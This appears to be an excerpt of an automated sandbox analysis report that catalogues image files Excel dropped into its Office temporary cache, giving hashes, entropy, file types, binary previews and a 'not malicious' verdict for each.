^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1CB70D9B.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1CB70D9B.png	
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.I.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............_2.k...4l.)........p...........eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{. .@].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\26C6B888.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR.............T+....)iCCPicc..x..gP......}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3........Q@.......%:&.......K....\...........JJ.. ....@n..3./...f._>..L~...... ......{..T.\|ABlL..?-V...ag.......>.......W..@..+..pHK..O.....o...................w..F.......,...{....3......].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.........Z...B7\ .kp...}..g .)x.......!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,.'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=........2p[q....I\.....7...}....x].%..........f\|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!......H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A......$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2AE58EE9.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== ==========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(... (...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2F879DF.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2F879DF.jpeg	
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C..r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\427D317C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF...) ..(...!1!%)-.....383,7(..,...........+...7++++-+++++++++++++++---++++++++-++++++++++++++++.........."................................. .....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-...... .$e&........z..[..3.+~..a.u9d.&9K.xkX'..''...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4A496BE.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788
Entropy (8bit):	5.5375562900215325
Encrypted:	false
SSDEEP:	96:w1kCHOvlJaX1/0qMfZoL/GuoOfaDda/ZbjsSZdb3Cim3n+KeXI:weTrZuloOSGZboS/C93n+KuI
MD5:	3554C9613971029E8DCF260667989F95
SHA1:	8AC68A6DF51DD4046DB89E0FCE2E6E54ED138D02
SHA-256:	3BA6C0370AC4F6588B5809C32A98AEE353822EA1FBE448477BC804B25612C925
SHA-512:	F74B0F905F76731A442D0FBBE8E233D29299BCAD11C603C36D6B1972EB27C5DE84D1D63027E6C53824A3E6B92DF286D4B0A31F04BE0FDAFB1F19F5A295CBF6 2
Malicious:	false
Preview:	....l...).......u...<........../....... EMF....l..........................8...X...................?..................................C...R...p..................................S.e.g.o.e. .U.I... ......U.6.).X.....A.d..................../.@./...p....\..../......./.../...p....../.<5.u..p....`.p.bU.$y.w..6...l......./....w..6.$.......d.......$./..^.p.....^.p(.6...6...V...I.-...../..<.w...............<.9u.Z.v.... X.n.....bU.......................vdv......%.................................r..................'..........(...(.................?..........?...............l...4..........(...(...(...(...(..... ....HD>^JHCcNJFfNJFiPMHlRPJoTPLrWQLvYRP xZUR{]XP~]WS.^ZS.`[T.c\U.e^U.e]W.g`Y.hbY.j`Y.ib\.ld].kd].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\88F95BA7.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\88F95BA7.jpeg

Preview:

......JFIF.............C...C...r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E7A67E3.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620 F
Malicious:	false

Preview:

.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.
v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0
v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............_2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`
F$@.$@.$@.$.4..Nv.Hh...OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.
9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{.
.@].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\91D8F771.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812375908425657
Encrypted:	false
SSDEEP:	3072:O34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:A4UcLe0JOcXuunhqcS
MD5:	E4ED5B488F68649C13F0BCBA9C6CB1CA
SHA1:	7E3925CCD54B9A28E843BC8113104533E61088FE
SHA-256:	5B0FF882D89EFAE34BE4D64E18199A1B84449CD5955A2B8F9F07C27F0792EBA2
SHA-512:	C47C9D0178B7755C0BB3DAF75841FE882ABF25B9294F526AD7F6E1B9435C770CEE9A9EC46CEB2572F9B24101E80B5E063B884E5086ACE5DF130F2D5E438AC55 A
Malicious:	false

Preview:

....l..........................m>...!.. EMF........(...\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............?
!@...........@...%...........%..................................R...p...............................@."C.a.l.i.b.r.i...Y$........f.Y.@..
%..............|.......RQ$[|...t..........`...$Q$[|...t... ...Id.Yt...|... ....c..d.Y.......................................%...X...%...7...................{$.................C.a.l.i.b.r.i..............X...t........8.Y..
....c.dv......%...........%...........%...........!..............................."...........%...........%...........%...........T...T.........................@.E.@...........L.......................P... ...6...F...$.......EMF+
*@..$..........?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\995A17D6.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

Preview:

.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;.........h.(.u|0a.....].R.z...2......GJY
|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........
(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4BD1561.jpeg</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>7006</td></tr>
<tr><td>Entropy (8bit):</td><td>7.000232770071406</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn</td></tr>
<tr><td>MD5:</td><td>971312D4A6C9BE9B496160215FE59C19</td></tr>
<tr><td>SHA1:</td><td>D8AA41C7D43DAAEA305F50ACF0B34901486438BE</td></tr>
<tr><td>SHA-256:</td><td>4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961</td></tr>
<tr><td>SHA-512:</td><td>618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>......JFIF.............Exif..MM.*......@......../..@.................C.........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)=======================
=========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij
stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc
defghijstuvwxyz...?..Z(...
(...(..</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B84A6782.png</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>49744</td></tr>
<tr><td>Entropy (8bit):</td><td>7.99056926749243</td></tr>
<tr><td>Encrypted:</td><td>true</td></tr>
<tr><td>SSDEEP:</td><td>768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS</td></tr>
<tr><td>MD5:</td><td>63A6CB15B2B8ECD64F1158F5C8FBDCC8</td></tr>
<tr><td>SHA1:</td><td>8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6</td></tr>
<tr><td>SHA-256:</td><td>AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232</td></tr>
<tr><td>SHA-512:</td><td>BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E
45</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR..............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k.
...pzos.......6;,..H.....U..a..9..1...$......*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....
.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m<br>...>...b..B..K...{...+w?....B3...2...>.......1..-'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J.
+......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B8DA72E0.png</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>33795</td></tr>
<tr><td>Entropy (8bit):</td><td>7.909466841535462</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw</td></tr>
<tr><td>MD5:</td><td>613C306C3CC7C3367595D71BEECD5DE4</td></tr>
<tr><td>SHA1:</td><td>CB5E280A2B1F4F1650040842BACC9D3DF916275E</td></tr>
<tr><td>SHA-256:</td><td>A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294</td></tr>
<tr><td>SHA-512:</td><td>FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR.............T+....)iCCPicc..x..gP......}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3........Q@.......%:&.......K....\............JJ..
........@n..3./...f._>..L~...... ......{..T.|ABIL..?-V...ag.......>.......W..@..+..pHK..O.....o...................w..F.......,...{....3......].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.........Z...B7\
.kp...}..g .)x.......!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=........2p[q....I\.....7...}....x
].%...........f|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!......H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a
t.}/..~.....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A......$.,...rc%..XgY.X_....R1R{..F.....</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CA97BBEE.png</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>84203</td></tr>
<tr><td>Entropy (8bit):</td><td>7.979766688932294</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CA97BBEE.png	
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9A7A0EA.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
